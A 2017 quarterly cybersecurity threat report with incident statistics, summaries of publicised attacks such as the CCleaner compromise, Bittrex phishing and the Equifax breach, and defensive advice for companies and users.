



# CYBERSECURITY THREATSCAPE

## Q3 2017

CONTENTS

Symbols used..... 3

Executive summary..... 4

Incident trends..... 6

Attack methods..... 7

    Use of malware ..... 7

    Social engineering..... 8

    Compromise of credentials..... 9

    Web vulnerabilities exploitation..... 10

    Software vulnerabilities exploitation..... 12

    DDoS..... 14

Attack targets..... 15

    Infrastructure ..... 16

    Web resources ..... 17

    Users ..... 18

    Mobile devices ..... 19







    POS terminals and ATMs ..... 20

    IoT ..... 21







The big picture..... 22

## SYMBOLS USED















### Attack targets

-  Infrastructure
-  Web resources
-  Users
-  POS terminals and ATMs
-  Mobile devices
-  IoT

### Attack methods

-  Use of malware
-  Compromise of credentials
-  Social engineering
-  Software vulnerabilities exploitation
-  Web vulnerabilities exploitation
-  DDoS

### Victim categories

-  Finance
-  Government
-  Healthcare
-  Education
-  Military
-  Industrial companies
-  Online services
-  Entertainment
-  Transportation
-  IT
-  Retail
-  Individuals
-  Telecom
-  Other

In this quarter's report, we share information on the most important and emerging IT security threats. Information is drawn from our own expertise, outcomes of numerous investigations, and data from authoritative sources.

## EXECUTIVE SUMMARY

The majority of attacks (70%) were performed for direct financial gain, such as draining the victim's bank account. One quarter (25%) was aimed to steal data.

Mass and targeted attacks were roughly balanced during the first quarters of 2017, but in Q3 mass attacks have taken a significant lead (65%).




Figure 1. Attackers' motives

In Q3, attackers again turned their attention to government (13%), which for the first time in the last two years received more attacks than did financial companies (7%). Home users are increasingly under target, now accounting for one third of attacks (33%).

Cybercriminals know no borders: more and more attacks are affecting two, three, ten, or even more countries simultaneously. Nonetheless, the U.S. and Russia are the clear leaders in number of cyberincidents. Other countries with a high number of incidents in Q3 include Canada, India, Switzerland, and Germany.




Figure 2. Categories of victims attacked in Q3 2017

Mass attacks affecting hundreds or thousands of companies in diverse industries have been categorized for statistical purposes as targeting Other, which is why such a large number of incidents fall under this category.




Figure 3. Cyberattack geography, Q3 2017

		Industry											
		Finance	Government	Healthcare	Education	Industrial companies	Online services	Entertainment	Individuals	Retail	IT	Telecom	Other
Targets	Infrastructure	2	14	15	4	7	3	5	20	3	2	1	23
	Web resources	10	12	2	2		11	6	9	2	3	1	7
	Users	2	5	3	2	1			25			1	4
	POS terminals and ATMs	3					1	2		1	1		1
	Mobile devices								24				
	IoT		1						2			2	3
Methods	Use of malware	5	11	6	2	4	2	4	46	1	3	1	13
	Compromise of credentials	1	3	2	1	1	1	6	11	1	1		7
	DDoS		4				3	1			1		
	Social engineering	3	2	5	2	2			11	2		1	9
	Software vulnerabilities exploitation	2	2	2	1		2		5			1	6
	Web vulnerabilities exploitation	5	6	2	2		7	2	3	1		1	2
	Other	1	4	3		1			4	1	1	1	1
Motives	Financial profit	15	14	11	7	5	12	9	70	3	3	3	21
	Access to information	2	10	8	1	2	2	4	10	3	3	2	15
	Hacktivism		5	1			1						1
	Cyberwar		3			1							1

Table 1. Classification of cyberincidents by motive, method, and target

## INCIDENT TRENDS




Figure 4. Number of incidents in Q3 2017

We noticed a significant uptick in the number of attacks on individuals at the end of August. Three fourths of all attacks on education occurred in September. Perhaps students were desperate to avoid studying after their summer break? Meanwhile during the summer, entertainment attracted hacker interest.

The cyberattack trends in Q2 and Q3 are consistent with those of Q2 and Q3 in the year prior. Accordingly, we can expect an increase in incidents in the coming quarter.




Figure 5. Number of incidents in 2016–2017

## ATTACK METHODS





Figure 6. Cyberincidents, by attack method used

Malware attacks continued their growth in Q3. Web vulnerability attacks grew by 3 percent while attacks targeting software vulnerabilities fell by 6 percent. The methods used for some cyberattacks (sensitive data disclosure, in particular) are not yet fully known.

### USE OF MALWARE



Malware attacks in Q3 affected many targets, industrial companies being no exception. Symantec researchers have reported on the activities of the Dragonfly group,<sup>1</sup> which since 2015 has attacked the energy sector in the U.S., Turkey, and Switzerland. The group spreads malware in two main ways: by sending phishing messages with malicious attachments to IT staff and by performing watering hole attacks, in which the group infects websites likely to be visited by a targeted individual or group of people. The group was also able to trick users into installing fake Adobe Flash Player updates, which installed Trojans on the user's computer. The attackers obtained remote access to user computers, possibly laying the groundwork for interfering with operations at the target company.

In August 2017, hackers compromised CCleaner,<sup>2</sup> a utility used for Windows troubleshooting at companies around the world (including in the industrial sector). For an entire month, the utility included Floxif malware, which collected comprehensive information about the infected

<sup>1</sup> [symantec.com/connect/blogs/dragonfly-western-energy-sector-targeted-sophisticated-attack-group](https://www.symantec.com/connect/blogs/dragonfly-western-energy-sector-targeted-sophisticated-attack-group)

<sup>2</sup> [piriform.com/news/release-announcements/2017/9/18/security-notification-for-ccleaner-v5336162-and-ccleaner-cloud-v1073191-for-32-bit-windows-users](https://www.piriform.com/news/release-announcements/2017/9/18/security-notification-for-ccleaner-v5336162-and-ccleaner-cloud-v1073191-for-32-bit-windows-users)

computer. Most likely, the attackers were able to compromise the Avast update mechanism and replace the legitimate copy of CCleaner 5.33 for download with a malicious one signed with a compromised digital certificate. The infected versions were installed on 2.27 million computers. More recent updates to CCleaner neutralize the malware on computers infected by previous versions.

One of the biggest hazards for software pirates is of receiving a secret "bonus" in the form of a dropper, which infects the computer with malware. Recently, in addition to spyware and ransomware, these droppers have been used to plant malware for mining cryptocurrency without user consent (most frequently, the currency in question is Monero or Zcash). Sometimes malware is distributed in more roundabout ways, however. According to August reports, a campaign spread Monero mining malware as part of the Neptune exploit kit.<sup>3</sup> The attackers took advantage of legitimate pop-up advertising services to direct users to phishing pages which attempted to exploit vulnerabilities in Internet Explorer (CVE-2016-0189, CVE-2015-2419, and CVE-2014-6332) and Adobe Flash Player (CVE-2015-8651 and CVE-2015-7645). These vulnerabilities are not new (discovered in the 2014–2016 period) and have been patched in vendor updates.

Cryptocurrency botnets are a good source of income for hackers. A botnet of infected web servers (malware for mining Monero was stealthily installed using vulnerability CVE-2017-7269 in Microsoft IIS 6.0) brought over \$63,000 in just three months.<sup>4</sup>

#### Advice for companies

- + Keep software up to date.
- + Use effective antivirus protection on all devices.
- + Monitor the network perimeter for unsafe resources.
- + Make regular backups. Store backups on dedicated servers that are isolated from production systems.
- + Increase user/employee awareness regarding information security.

#### Tips for users

- + Install software updates as soon as they are released.
- + Use effective antivirus protection on all devices.
- + For important files stored on a hard disk, keep backups on removable drives, external hard disks, or in the cloud.
- + Do not open unknown suspicious links, especially if a browser displays a warning.
- + Do not click links in pop-up ads, even if you are familiar with the company or product being advertised.
- + Scan all email attachments with antivirus software.
- + Do not download files from suspicious websites or unknown sources.

## SOCIAL ENGINEERING



Most affected:  
U.S., Canada, and Russia



Most frequently attacked objects:



46%



43%



11%



30%



14%



8%

Most severe damage:

Damage: > \$15 million  
Victims: > 500,000

<sup>3</sup> [fireeye.com/blog/threat-research/2017/08/neptune-exploit-kit-malvertising.html](http://fireeye.com/blog/threat-research/2017/08/neptune-exploit-kit-malvertising.html)

<sup>4</sup> [welivesecurity.com/2017/09/28/monero-money-mining-malware/](http://welivesecurity.com/2017/09/28/monero-money-mining-malware/)



Social engineering is the first stage of many attacks. Attackers imitate websites in order to obtain user credentials and send malware in emails to the victim, or trick the victim into visiting a phishing site. Avoiding these dangers requires extreme vigilance.

In August 2017, attackers targeted users of American cryptocurrency exchange Bittrex.<sup>5</sup> Instead of logging in on the official site at [bittrex.com](https://bittrex.com), users were tricked into entering their credentials on the phishing site [blttrex.com](https://blttrex.com) (with a lower-case "l" replacing the original "i"). With the credentials now in hand, the attackers proceeded to empty the victims' accounts.




Figure 7. Bittrex website: official version and phishing version


Attackers are always inventing new methods. One recent "innovation" is Supply Chain Attacks,<sup>6</sup> in which attackers compromise a contractor or business partner and pose as it when sending phishing emails. This approach evades spam filters and makes the messages appear trustworthy.

#### Advice for companies

- + Train employees and users on information security basics.
- + Use antivirus software that allows users to send suspicious files for verification before opening an attachment.
- + Use SIEM solutions for timely detection of attacks.

#### Tips for users

- + Use effective antivirus protection on all devices.
- + Do not open unknown suspicious links, especially if a browser displays a warning.
- + Beware of sites with invalid certificates. Remember that data entered on such sites can be intercepted.
- + Be extremely careful when entering passwords on websites and making online payments.
- + Scan all email attachments with antivirus software.



<sup>5</sup> [hackread.com/fake-bittrex-cryptocurrency-exchange-site-stealing-user-funds/](https://hackread.com/fake-bittrex-cryptocurrency-exchange-site-stealing-user-funds/)

<sup>6</sup> [blog.ptsecurity.com/2017/08/cobalt-group-2017-cobalt-strikes-back.html](https://blog.ptsecurity.com/2017/08/cobalt-group-2017-cobalt-strikes-back.html)



Anyone can fall victim to cybercrime—even hackers and security professionals are no exception.

As part of an operation called #LeakTheAnalyst,<sup>7</sup> Microsoft accounts (Hotmail, OneDrive, and LinkedIn) for Adi Peretz, a FireEye researcher, were compromised in order to access work-related and personal information. The person responsible was caught after an investigation by FireEye in cooperation with law enforcement.<sup>8</sup>

Social media accounts end up in the hands of hackers rather frequently. But in the summer of 2017, the usernames and passwords for Telnet access to 8,233 different IoT devices were published online.<sup>9</sup> Besides valid credentials, the database also contained the IP addresses of the devices, enabling anyone to access them. Most of the usernames and passwords had not been changed from the default values. The username "admin" was used on 4,621 devices. The comically insecure combinations "admin:admin" and "root:root" were used on 634 and 320 devices respectively. As pointed out previously, the username and password of a new IoT device need to be changed immediately. As soon as the device is connected to the Internet, it can be brute-forced by bots and infected with malware, itself becoming part of a botnet.

In July, attackers obtained account information for accessing the network of a corporate partner of Gandi, a French domain name registrar.<sup>10</sup> They were able to alter DNS information for 751 domains as a result. Despite rapid reaction and correction within 3.5 hours, delays in DNS updates for many domains meant that users were redirected to malicious sites during a seven-hour period.


#### Advice for companies

- + Enforce a password policy with strict length and complexity requirements.
- + Do not re-use the same accounts and passwords for different sites or services.
- + Do not store user passwords in cleartext. Do not encrypt passwords using reversible encryption algorithms.
- + Require that passwords be changed at least once every 90 days.
- + Use two-factor authentication where possible (for example, to protect privileged accounts).
- + Ensure that user accounts of former employees are deleted or blocked in a timely manner.

#### Tips for users

- + Use complex passwords consisting of at least eight letters, numbers, and symbols. Use a password manager to create and store passwords.
- + Do not use the same password for different systems (including sites and email).
- + Change all passwords at least once every six months, or even better, every two to three months.
- + Use two-factor authentication where possible, such as to protect email accounts.

## WEB VULNERABILITIES EXPLOITATION



<sup>7</sup> [bleepingcomputer.com/news/security/hackers-leak-data-from-mandiant-security-researcher-in-operation-leaktheanalyst/](http://bleepingcomputer.com/news/security/hackers-leak-data-from-mandiant-security-researcher-in-operation-leaktheanalyst/)

<sup>8</sup> [securityweek.com/hacker-falsely-claiming-breach-fireeye-arrested-ceo-says](http://securityweek.com/hacker-falsely-claiming-breach-fireeye-arrested-ceo-says)

<sup>9</sup> [bleepingcomputer.com/news/security/someone-published-a-list-of-telnet-credentials-for-thousands-of-iot-devices/](http://bleepingcomputer.com/news/security/someone-published-a-list-of-telnet-credentials-for-thousands-of-iot-devices/)

<sup>10</sup> [news.gandi.net/en/2017/07/report-on-july-7-2017-incident/](http://news.gandi.net/en/2017/07/report-on-july-7-2017-incident/)

Lately we have seen more attacks that exploit web vulnerabilities as a mere stepping stone as part of larger, more complicated scenarios. Our research indicates that vulnerable sites are increasingly used as a staging ground for malware. These sites are used for downloading droppers (small programs that download and run other malware) and Trojans to victim computers. Owners of vulnerable sites become unwitting accomplices to such hacks. This could ruin the reputation of the sites and their owners, lead to blocking of the sites, and result in seizure of server equipment by law enforcement as part of a criminal investigation.

In another case of legitimate websites turned to bad ends, cybercriminals used a website to spread Bad Rabbit malware.<sup>11</sup> The victim visited a legitimate news site, which had been hacked in order to plant a dropper on the victim's computer. The dropper masqueraded as an Adobe Flash Player installer.




Figure 8. Targeted attack with vulnerable site used as staging ground




Figure 9. Compromised site used to plant malware disguised as an Adobe Flash Player update



Figure 10. Deface of official Pakistani government site

<sup>11</sup> [wlvsecurity.com/2017/10/24/bad-rabbit-not-petya-back/](http://wlvsecurity.com/2017/10/24/bad-rabbit-not-petya-back/)




Figure 11. Deface of Malaysian sites due to the Indonesian flag being printed upside down in a souvenir guidebook for the 29<sup>th</sup> Southeast Asian Games

Attackers continue to exploit site vulnerabilities in order to deface websites. Government websites, of course, are the most popular targets. In August, such attacks hit 27 government websites in Malaysia,<sup>12</sup> an official government portal in Pakistan,<sup>13</sup> and around 40 sites in Venezuela.<sup>14</sup>

#### Advice for companies

- + Perform regular analysis of web application security, including source code audits.
- + Deploy a web application firewall for proactive protection.
- + Practice a secure development lifecycle for web applications.
- + Use up-to-date versions of web servers and database systems. Avoid vulnerable versions of libraries or frameworks.



A massive data breach occurred in July at Equifax,<sup>15</sup> an American credit reporting agency. The information included names, addresses, social security numbers, and driver's license numbers for 145.5 million people in the U.S. The attackers were able to penetrate the company's infrastructure back in May 2017 by exploiting a vulnerability in Apache Struts [CVE-2017-5638](#). Updates fixing the vulnerability were released by the developers in March 2017, two months before the incident.

<sup>12</sup> [thestar.com.my/tech/tech-news/2017/08/21/indonesian-hackers-defaced-malaysian-websites-following-flag-blunder/#0pDO5c6oApjlo7Oa.99](http://thestar.com.my/tech/tech-news/2017/08/21/indonesian-hackers-defaced-malaysian-websites-following-flag-blunder/#0pDO5c6oApjlo7Oa.99)

<sup>13</sup> [hackread.com/pakistani-govt-portal-hacked-to-play-indian-national-anthem/](http://hackread.com/pakistani-govt-portal-hacked-to-play-indian-national-anthem/)

<sup>14</sup> [dw.com/en/venezuela-cyberattack-targets-government-websites/a-40002475](http://dw.com/en/venezuela-cyberattack-targets-government-websites/a-40002475)

<sup>15</sup> [equifaxsecurity2017.com/](http://equifaxsecurity2017.com/)

Of course, that was far from the only case of failure to keep software up to date. The Eternalblue exploit of a vulnerability in the [SMB](#) protocol, used previously to spread WannaCry, remains popular among cybercriminals. FireEye experts<sup>16</sup> have described the actions of the APT 28 group, which compromised hotel Wi-Fi networks and spread across the networks by using Eternalblue for the purpose of attacking users and stealing their credentials. During penetration tests performed during the April to September period, Positive Technologies testers were successful in 71 percent of attempts in demonstrating how the exploit could be used to compromise systems.

An incident in late August demonstrated not only the importance of keeping software up to date, but finding and fixing vulnerabilities in one's own products. Due to a critical vulnerability in the Instagram API, hackers were able to obtain information for 6,000,000 Instagram accounts, including phone numbers and email addresses.<sup>17</sup> "Doxagram" then offered the contact information of any user—say, a famous actor or musician—to anyone willing to pay \$10.

